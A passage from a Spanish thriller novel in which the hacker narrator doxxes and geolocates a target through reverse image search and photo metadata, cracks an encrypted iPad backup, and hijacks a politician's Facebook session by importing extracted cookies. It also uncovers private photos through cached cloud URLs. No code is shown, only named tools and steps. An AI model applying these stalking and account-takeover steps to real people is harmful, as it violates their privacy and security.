-Verás, es complicado –dijo Mario-. Todo se remonta a la noche del viernes... Como sabrás, te invitamos a venir al bar de siempre, pero, esto... resulta que tú tenías otro compromiso social de mayor prioridad...

-Sí, sí. Al grano, tío. Conozco la historia. Roberto y Jaime ya me han informado. El típico comportamiento irracional de Jaime cuando hay chicas de por medio y todo eso.

-Ah... Bien, eso es genial, porque así puedo saltarme esa parte... No es que yo le dé demasiada importancia a lo ocurrido, aunque debo decir que Jaime no se comportó como corresponde a un amigo... Ni siquiera estuvo a la altura del compañero de trabajo medio... Aunque te reitero que, para mí, no fue más allá de lo que podría catalogarme como broma pesada... O, como dirían algunos, una sucia estratagema para ligar...

-¡Mario! –interrumpí de nuevo. Me había perdido-. Ya conozco la historia. ¿Qué puedo hacer por ti?

-Claro, claro. Estás ocupado, ya me lo has dicho. Y yo, esto... No paro de irme por las ramas. Lo siento. Trataré de ser breve...

-Por favor.

-Resulta que, pese a que yo no le di mayor importancia al asunto, esto... Roberto sí se enfadó mucho y, movido por ese estado de ánimo, debió de idear un plan, el cual yo desconozco, para... ¿vengarse no es una palabra un tanto excesiva?

-Tu retórica sí es excesiva –dije exasperado-. Vengarse es lo menos que podía hacer Roberto. ¿Continúas?

-Sí, continúo. Esto... perdona otra vez. Si te llamo es porque me preocupa el... clima de tensión que se ha generado entre nuestros dos amigos a raíz de este desafortunado episodio. Ambos han iniciado una... disputa, sí, disputa es la palabra... donde no faltan las acusaciones más disparatadas, y que tiene Twitter como campo de batalla. La más extraña es la que ha lanzado Jaime, culpando a Roberto de haberle calumniado e implicado a las autoridades de no sé qué país... y que le ha puesto en una situación incómoda con la chica que conoció en el bar.

De nuevo, no pude reprimir una sonrisa a la vista de la deriva que estaba tomando la historia. También me sentí un poco culpable, pues había provocado un conflicto que, sin mi intervención, quizás no hubiera llegado tan lejos. Me consolé pensando que, si no había más remedio, podía confesar mi participación y disculparme, y todo quedaría en una divertida anécdota que, más adelante, recordaríamos entre risas y unas cuantas cervezas.

-Y esto no es todo –siguió Mario-. Jaime, en respuesta a la supuesta acción de Roberto, ha tuiteado unas fotos comprometedoras de este, en las que se le ve en un lamentable estado físico... evidentemente causado por la ingesta desmesurada de bebidas alcohólicas... Fotos que Jaime, siempre según Roberto, esto... se había comprometido a borrar en virtud de cierto pacto de amistad. Tengo que decir que nunca le había visto en poses tan divertidas...

-¿Qué fotos son esas? –pregunté. Sentía curiosidad. Roberto rara vez bebía más de un par de cervezas. No en vano, siempre llevaba el coche cuando los cuatro salíamos de copas.

-Pues, ciertamente, yo no las había visto hasta la reciente batalla de tuits. Según los datos de geolocalización, se hicieron en Gandía el verano pasado… Recuerda que nosotros no pudimos ir porque ese mes no tuvimos vacaciones.

Mi radar hacker se iluminó como Desembarco del Rey durante la batalla de Aguasnegras. La voz de Mario sonaba cada vez más lejana, hasta que el chirrido de los engranajes en mi cabeza la apagó por completo.

-Te llamo luego –dije, y colgué apagando el inicio de una nueva e interminable réplica.

Arrojé el móvil a un lado y comencé a aporrear el teclado como un pianista interpretando a Chopin. Marcos terminó su última serie de abdominales y se vino hasta mí para poder curiosear. Parecía divertido al contemplar el frenético movimiento de mis manos sobre el teclado. O quizás fuera mi gesto de concentración ante la pantalla lo que le provocaba esa sonrisa irónica. Le ignoré para desarrollar la idea que, involuntariamente, me había dado Mario.

Abrí el navegador y probé buscando posibles usuarios con el apellido Etxeondo en Twitter, pero no tuve suerte. No parecía ser usuario de la famosa red social; de Facebook, tampoco. Intenté por último con Linkedin, aunque en esta ocasión listé los usuarios que eran empleados de la empresa Telgroup. Había tres, pero afortunadamente solo uno correspondía con "jetxeondo": Javier Etxeondo.



Img 83: Perfil de Etxeondo en Linkedin.

Su perfil no daba demasiada información personal ni enlazaba a otras páginas, por lo que me había adentrado en una nueva calle sin salida. La foto no contenía ningún dato de

interés, pero se me ocurrió investigar esa misma foto usando un buscador de imágenes, como TinEye o el buscador de imágenes de Google.




Img 84: Búsqueda inversa de imagenes mediante TinEye.com.

Sentía como me iba acercando lentamente. TinEye me reveló que sí tenía una cuenta en Twitter, donde pude comprobar que era un usuario muy activo: decenas de fotos y comentarios de todo tipo. Era un amante de su perro, al que apodaba "cazador" por su grueso tamaño y al que retrataba continuamente para mostrárselo a sus followers.



Img 85: Perfil de Etxeondo en Twitter.

Usando las imágenes de su mascota y las propiedades de los metadatos que estas contenían, lo situé rápidamente mediante la herramienta Creepy[32], que automatiza la extracción de imágenes y la obtención de geolocalización que queda almacenada en cada una de las fotos que había colgado en la web.



Img 86: Geo-localización de la casa de Etxeondo usando Creepy.

-Esto tiene que ser su domicilio –señalé, mostrando la información a Marcos, quien se tomó unos momentos para memorizar tanto la fotografía de Etxeondo como la posición de su casa-. El tío realmente quiere a su perro. Tiene un montón de fotos con esa bestia. Si vamos a seguirlo, habrá que tener cuidado.

-Yo voy a seguirlo. Tú te quedas –dijo, levantándose del sofá. Antes de que pudiera incorporarme a mi vez y protestar, me sujetó el hombro con mano firme y me aplastó con su mirada de hielo-. Necesitas descansar. Además, tú no puedes hacer nada. Solo estorbarías.

-¿Qué?

-No te ofendas, colega. Pero si tuvieras que colarte en los ordenadores de la NSA y de ello dependiera traer a tu novia sana y salva, ¿te gustaría que yo estuviera sobre tu hombro y cuestionara todo lo que hicieras?

-Supongo que no, pero… ¿Qué tiene que ver la NSA con esto?

-Cada profesional en su campo, ¿vale? Además, pretendo pasar por tu casa y comprobar si alguien te está esperando. Si es así, se llevará una desagradable sorpresa.

-Marcos…

-No te preocupes. Si hay alguien, me mantendré oculto y observaré. Nada más. No tengo tiempo ni ganas de lidiar con un cadáver. Eso sería… incómodo.

-Marcos…

-Claro, que si no me dejan otra opción…

-¡Marcos! –grité, consiguiendo por fin su atención-. No quiero que haya ningún cadáver. Esto no es un juego. No es el Metal Gear Solid.

-Por supuesto que no –me tranquilizó-. Esto es la vida real… Y es mucho más divertida.

Marcos contempló mi estupor con expresión circunspecta. Me dio una última palmadita en el hombro y se marchó a su habitación. Con la duda de si hablaba en serio, me dediqué a minimizar las ventanas que tenía abiertas en el escritorio cual baraja de naipes. La última que quedó abierta y que ahora ocupaba toda la pantalla era la del correo borrado. Había algo en él que me escamaba.

Al descubrir la implicación del consejero, creía disponer de todas las piezas del rompecabezas. Tenía una red de corrupción que operaba entre la Comunidad y Telgroup. También, a un alto cargo político y su enlace con la empresa colaboradora. Estaba claro que aquel recibía sobornos para que los contratos más sustanciosos recayeran en esta. Y el dinero que se quedaba por el camino se repartía entre los demás implicados.

Soborno, cohecho, fraude, blanqueo de capitales, tráfico de influencias… solo eran algunos de los delitos que se habían cometido en aras del lucro personal. Si a esto añadimos el allanamiento, el robo, el secuestro y el intento de asesinato, no es extraño que deseara con todas mis fuerzas que el responsable lo pagara bien caro.

Nunca había tenido un sentimiento de venganza tan intenso. Mi cabeza proyectaba la imagen de Yolanda, sola y atemorizada en un oscuro zulo de un lugar desconocido. Solo pensar que ese malnacido era el responsable de su sufrimiento, hacía que mi sangre hirviera.

-Me voy –dijo Marcos, y mi recreación mental del consejero ardiendo lentamente en fuego valyrio se desvaneció como una nube de vapor arrastrada por el viento-. ¿Quieres que te traiga algo de tu casa?

-No, gracias. Solo asegúrate de regar las plantas.

-Muy gracioso, colega. Por cierto, *te he preparado el cuarto de invitados. Y hay comida* en la nevera.

-Gracias –señalé el macuto que colgaba de su espalda-. ¿Qué llevas en la mochila?

-¿Esto? –se encogió de hombros-. Son mis equipos de vigilancia e inquisición.

-¿Qué diablos es un equipo de inquisición?

-¿De verdad quieres saberlo?

Recuperé la visión de Yolanda. Ahora me la imaginaba llorando.

-No –dije-. La verdad es que me da igual. Pero ten cuidado.

-No te preocupes. Solo pretendo observar. A no ser que se presente una oportunidad de utilizar mi equipo de inquisición…

Opté por guardar silencio. Estaba impresionado por el sacrificio y la resolución mostrados hasta entonces por mi amigo. Antes de que se marchara, le pedí que esperase un momento.

-¿Por qué te implicas tanto? –pregunté-. Quiero decir, yo nunca te pediría que te arriesgaras hasta ese punto.

-Tú harías lo mismo por mí –me dijo-. Es lo que conlleva la amistad.

-No estoy muy seguro de que yo hubiera tumbado a esa mole que trataba de ejecutarme. Y esto que vas a hacer ahora… nunca podré agradecértelo lo suficiente.

Marcos se quedó pensativo unos momentos, con la mirada perdida en algún rincón de su memoria más lejana. Tardó solo unos segundos en volver.

-Eres mi amigo –zanjó-. No hay nada que agradecer.

Se encogió de hombros, como si lo demás fuera evidente.

Yo no sabía qué decir. Marcos nunca se había abierto de ese modo conmigo y ahora era evidente que se sentía incómodo. Le ayudé cambiando de tema, agradeciéndole solo con la mirada lo que estaba a punto de hacer.

-¿Crees que es el máximo responsable? –pregunté-. El consejero, digo. ¿Es quien está detrás todo?

-Bueno –Marcos reflexionó. Había llegado hasta la puerta y sostenía en pomo con la mano-. Su cargo le permite el control total de las operaciones. Supongo que habrá muchos más implicados en la consejería, pero él encaja como poder en la sombra.

-Pero, ¿por qué? ¿Por qué alguien que ha sido elegido por los ciudadanos y que debería velar por sus intereses se corrompe de tal modo?

-Sin ofender, Ángel, pero eres un iluso –me dijo-. Ya deberías saber que, en este país, la política es un negocio y la respuesta siempre es el dinero. Cuanto más arriba, más dinero. Ese es el único fundamento de nuestro sistema.

Marcos se despidió llevándose dos dedos a la sien, al estilo militar. Luego abrió la puerta y se marchó. El silencio que dejó me permitió escuchar los latidos de mi corazón, cada vez más acelerados.

■■■

"Cuanto más arriba, más dinero", había dicho Marcos.

Miré el correo de nuevo. Parecía que München lo controlaba todo. Recordé la tabla. Las sumas a él asociadas eran muy cuantiosas. Pero no las más elevadas. Las mayores cantidades correspondían a otro nombre: Nümberg.

Me llevé los puños crispados a las sienes y apreté, tratando de exprimir mi agotado cerebro para que destilara alguna conclusión. Finalmente llegó con la fuerza de una revelación: Si Nümberg estaba por encima de München y München era el vicepresidente, entonces Nümber no podía ser otro que…

¡La Presidenta! –exclamé en voz alta.

■■■

Capítulo XIX
Agenda

Escuché un eco al otro lado de la espesa bruma que me envolvía. Me desperté con un sobresalto, el rostro perlado de sudor y la respiración agitada. Mis ojos estaban abiertos, pero no podía ver nada. La oscuridad era absoluta. Los sueños demasiado espantosos para recordarlos. Tampoco podía recordar dónde me encontraba ni qué estaba haciendo allí.

¿Qué era ese sonido? Parecían los engranajes de un mecanismo en movimiento. Clac-clac-clac. Tenía la certeza de que algo estaba a punto de ocurrir. Me preparé para recibirlo como el boxeador al que le han pillado con la guardia baja y trata de encajar el golpe lo mejor posible. Pero los segundos pasaban y el golpe no llegaba.

Me quedé paralizado. Intentaba situarme en un contexto espacio-temporal conocido, pero la oscuridad y el temor hacia lo que vendría me lo impedían.

Otra vez ese sonido. Traté de identificarlo mientras se producía. De este modo fue fácil: una cerradura que se abría. Nada más perturbador para alguien que ha perdido toda conexión con el mundo real. La cerradura abriría una puerta que daría paso a… ¿qué?

Alguien entró y cerró tras de sí. Una sombra que venía en mi dirección. Retrocedí hasta que tropecé con una superficie mullida y me encogí como el animal asustado que era. Entonces, una intensa claridad bañó la estancia y me cegó. Giré la cabeza, interponiendo una mano temblorosa contra la fuente de luz.

Cuando pude entreabrir uno de los ojos, vi a Marcos apoyado contra la pared del salón. Tenía la mano sobre el interruptor y me miraba con cara de circunstancia. Seguro que se preguntaba qué estaba haciendo yo agazapado en el sofá y con expresión haber visto un fantasma (o la última película de Nicolas Cage), aunque se abstuvo de decir nada.

Al observar la mochila que llevaba al hombro, empecé a recordar. Equipos de vigilancia e inquisición. *What the fuck!*

-Tranquilo: papá está en casa –dijo, mostrándome una bolsa cuyo contenido grasiento había hecho estragos en el papel-. He traído donuts. El desayuno de los campeones –añadió, y se marchó por el pasillo.

-¿Ha ido todo… bien? –lancé la pregunta en tono elevado, para hacerme oír al otro lado del salón, pero solo me contestó el sonido de la cafetera desde la cocina. Marcos me informaría cuando lo considerase oportuno, y no había nada que yo pudiera hacer para cambiarlo.

■ ■ ■

Mientras mi amigo preparaba el desayuno, conseguí calmarme. Mi turbación al despertar se debía a que no era consciente de haberme quedado dormido la noche anterior. Debió de suceder poco después de que Marcos saliera para su expedición nocturna, porque no conseguía recordar nada a partir de ese momento.

Marcos volvió con dos tazas humeantes y un plato de dulces que dispuso sobre la mesa. Se sentó a mi lado y me pasó una de las tazas, invitándome con un gesto a escoger el primer donut como un buen anfitrión. Cuando estaba a punto de coger el de crema con glaseado, le sorprendí una mirada de consternación que me hizo cambiar rápidamente a otro de tipo clásico. Marcos aprobó mi elección y se llevó el de crema a la boca. Siempre había sido su preferido.

- ¿Y bien? –dije, dando un sorbo de café.

-No traigo buenas noticias.

-¿Cómo es eso?

-No he podido descubrir dónde tienen a tu chica. El objetivo no se ha movido de su domicilio ni ha recibido visitas.

-Entonces, todo ha sido una pérdida de tiempo.

-Yo no diría tanto –hizo una pausa para dar otro mordisco-. Por un lado, he comprobado que la dirección es correcta. El nombre figura en el buzón. El objetivo llegó tarde y se fue a la cama. No hubo más movimientos. Vive solo y, a juzgar por el equipamiento de su casa, nada mal. La mala noticia es que no he encontrado ninguna pista que lo relacione con el secuestro.

-¡Un momento! ¿Has entrado en la casa? –pregunté con incredulidad.

-Sí, claro. Pero no te preocupes. El perro no fue problema, la alarma era de chiste, el objetivo dormía y no he dejado indicios del registro. Es como si no hubiera pasado. Puedo reanudar la vigilancia y, si no queda otra opción, abordar al objetivo directamente.

-¿Abordarlo?

-Sí, pero solo en última instancia. Es mejor agotar todas las posibilidades antes de alertar al resto de implicados. Si sospechan que les pisamos los talones, podrían adoptar medidas desesperadas.

-¿Yolanda?

-Así es. Pero mientras no estén seguros con respecto a ti y a su hermano, la retendrán como garantía –se sacudió las manos para eliminar los restos de glaseado antes de continuar-. Y eso me lleva hasta la segunda fase de la operación: tu casa. Como sospechaba, tienes compañía. Había un hombre apostado ante la entrada, un tipo muy delgado, dentro de un vehículo. He apuntado la matrícula.

-Tiene que ser el mismo tipo. El jefe del calvo que noqueaste ¿Lo has interrogado?

-No, y por la misma razón. No quiero activar las alarmas. Pero podemos sacar algunas conclusiones del hecho de que sigan tan interesados en ti. Está claro que tu fuga los ha puesto muy nerviosos y no descansarán hasta neutralizar la amenaza que representas. Si todo lo demás falla, podemos utilizarte como cebo.

-Genial. Siempre he querido ser un cebo.

-Todavía nos quedan unos cuantos hilos de los que tirar, antes de llegar a eso. Yo seguiré con la vigilancia durante la mañana. Y tú puedes seguir recabando información. Por cierto, ¿tienes alguna nueva pista?

-Nada sobre Yolanda –confesé.

Le conté mis sospechas sobre la implicación de la Presidenta y cómo había llegado a la conclusión de que se trataba de Nümberg. Marcos lanzó un silbido de sorpresa, pero su posterior asentimiento me indicó que estaba de acuerdo conmigo.

-De todas formas –continué-, eso no nos aporta nada útil. Seguimos sin saber dónde la tienen. Todas las pistas que hemos seguido nos conducen a callejones sin salida. Empiezo a estar desesperado.

-¿Qué hay de su agenda? ¿No me habías dicho que tenía una cita relacionada con el archivo?

-¡Es vedad! –exclamé-. Lo había olvidado –consulté los datos en el portátil y leí la información-. Es para hoy a las cinco. Debía encontrarse con un tal "P. Suárez" en el Parque Berlín. Eso está en Madrid.


-Bien. Cuando el tal Suárez aparezca, nosotros estaremos allí –dijo, golpeándose la palma con el puño.

Establecimos un plan de acción. Marcos reanudaría la vigilancia de Etxeondo y yo me quedaría en el piso para recopilar y ordenar la información, por si se me había pasado algo importante. Cuando mi amigo se marchó y me dejó solo, me puse con lo que había sacado del ordenador del consejero. Esperaba encontrar una pista entre todo ese material, aunque tenía mayor confianza en el trabajo de campo.

Entre los datos que descargué del PC de la consejería, había una copia de seguridad del iTunes con el iPad de Garralde, que esperaba ser diseccionada como si fuera una pequeña lagartija en la clase de biología.


El backup estaba cifrado usando una contraseña que el propio Garralde había configurado, así que arranqué IG's Password Recovery Suite[33], cargué un diccionario de palabras y en unos minutos apareció resaltado en azul chillón: "Cheddar".

No cabía duda: la afición de Garralde al queso indicaba que el consejero no era intolerante a la lactosa.



Img 87: Herramienta IG's Password Recovery Suite buscando contraseña del backup de iTunes.


Con aquella agria contraseña y mediante el kit de scripts en python de `iphone-dataprotection`[34], descifré automáticamente cada uno de los archivos.



Img 88: Descifrado del backup mediante los scripts de iphone-dataprotection.

No tenía demasiado claro qué me podía encontrar. Tampoco me importaba. Había usado el pendrive, y si no había fulminado su equipo dejándole sin un archivo en el disco duro, únicamente era porque tal vez encontrase algo de información en él. Quizá podría regresar más tarde para terminar el trabajo y obtener mi venganza.

El iPad estaba repleto de aplicaciones y me llevó un buen rato sentirme cómodo navegando entre los ficheros del backup. Para ubicarme y no equivocarme con los confusos nombres de archivos, acabé usando iPhone Backup Browser[35], herramienta que los ordena visualmente en forma de árbol e indica qué es cada uno de ellos.




Img 89: Uso de iPhone Backup Browser para revisar ficheros.

Con la cuenta de correo que tenía, las contraseñas que había recopilado no funcionaban en Facebook, y como me había dispuesto a violar su intimidad, digitalmente hablando, busqué una alternativa.


La aplicación móvil de la red social utiliza *binarycookies*, un formato habitual para guardar la sesión autenticada en dispositivos móviles IOS y el navegador Safari de Mac OS X, lo que evita al usuario tener que introducir sus credenciales cada vez que la arranca. El fichero que las almacena se llama "Cookies.binarycookies" y se puede exportar e introducir en el navegador de un PC.

Guardé el fichero en mi Linux y ejecuté el script `BinaryCookieReader.py`[36] para transformarlas en lenguaje legible que pudiera copiar y pegar.



Img 90: Script BinaryCookieReader.py mostrando sesiones de Facebook.

Una vez estuvieron en pantalla, y con la extensión de Firefox Cookie Manager+[37], las introduje una a una.



Img 91: Uso del addon Cookies Manager+ de Firefox para la edición de sesiones.


Cuando finalmente accedí a la web, el *timeline* me daba la bienvenida y me indicaba que tenía cuatro mensajes nuevos y dos invitaciones para jugar a "Escapa del Gato". Cada vez que veía esta pantalla, sonreía feliz por no ser un habitante más del reino de Zuckerberg. En cuanto a los mensajes, eran de algunos miembros de su partido; subordinados, a juzgar por cómo le hacían la pelota y le alababan por su reciente intervención ante los medios para

justificar la última subida de impuestos. Ninguno le recordaba que antes de las elecciones había prometido justamente lo contrario.

Continué mi inspección con el resto de aplicaciones. Una de ellas llamó mi atención. Garralde era usuario de Box.net, el portal para guardar datos en la nube. Decidí bucear allí, porque estaba seguro de que era un buen sitio para esconder sus secretos más profundos.

A diferencia de la anterior, la autenticación con los servidores que la soportaban se hacía mediante un *token* que se custodiaba en la caja fuerte de IOS: el "keychain". El token no me servía, salvo que lo usase en otro dispositivo o realizase algún ataque de *impersonación* similar. Pero al escarbar entre otros ficheros de aquella aplicación, la base de datos "BoxCoreDataStorage.sqlite" me sorprendió.

Posiblemente por mejorar el rendimiento y ahorrar unos molestos segundos al usuario, en aquella base de datos se registraban cada uno de los archivos almacenados en Box.net. Esto no sería un inconveniente si no fuera porque, en el caso de las imágenes, se generaban una serie de URL con miniaturas (y no tan miniaturas) para visualizarlas.



Img 92: Utilidad MiTec SQLite Query con la base de datos de Box.com.

En la copia del iPad no existía ninguna de aquellas imágenes, pero gracias a la tabla y al listado de direcciones, pude verlas como si me las hubieran presentado en un álbum de fotos, si bien con bastante asombro por mi parte.

En todas ellas, el consejero se retrataba junto a otro hombre, en una actitud más que cariñosa y que no dejaba lugar a dudas sobre el tipo de relación que ambos mantenían. Por los lugares donde habían sido tomadas las instantáneas (una playa, un local nocturno, un campo soleado…) y las sonrisas exultantes de los protagonistas, cualquiera diría que aquellos dos eran una feliz pareja que no temía ocultar sus momentos de felicidad a los demás. Y así lo hubiera pensado yo mismo, de no saber que uno era un destacado miembro del gobierno autonómico y el otro, Teodoro García, el líder de la oposición en la Comunidad, y que sus pugnas dialécticas eran famosas en las sesiones de la asamblea y material jugoso para los telediarios. Parecía que la furibunda rivalidad política tenía más de aparente que real, o que al menos no había sido obstáculo suficiente para el amor.

Después de dos horas frente a la pantalla, solo había conseguido tres cosas: un intenso dolor de cabeza, unos ojos abrasados por la radiación y unas imágenes que prefería olvidar. Aunque tenía bastante claro cuál era el origen de los acontecimientos que se habían desarrollado desde que Yolanda me entregó el archivo, así como la identidad de los responsables de su secuestro, carecía de pruebas incriminatorias más allá de meras especulaciones y, lo más importante, ignoraba dónde la retenían. Estaba exasperado por la falta de resultados.

Necesitaba cambiar de actividad para volver después con energías renovadas y mayor amplitud de miras, así que me dediqué a repasar los progresos obtenidos con el fallo del dominio y a poner al día el correo. No tenía mensajes nuevos. Solo spam, spam, spam, como dirían los Monty Python.

Me encontraba eliminándolo cuando el móvil volvió a sonar. Esta vez era mi jefe, cuyo retrato me sonreía desde la pantalla de retina. Debajo aparecía el nombre con el que lo tenía anotado en mis contactos: "Final Boss".

-¡Juanjo! –saludé-. ¿Qué te cuentas?

-Ángel, Ángel, Ángel –contestó desde el otro lado-. Mi envidiado subalterno. ¿Qué tal fue la cita?

-¿Qué cita?

-Pero bueno, tan rápido te olvidas de tus ligues ¿Para eso me pediste salir pronto el viernes?

-Ah –recordé a Yolanda con una punzada de dolor-. Bien, gracias por tu interés –no quería entrar en detalles. Sería demasiado largo y duro de explicar.

-Espero que la chica no te haya apartado demasiado del trabajo. ¿Tienes todo listo para mañana?

-¿Mañana?

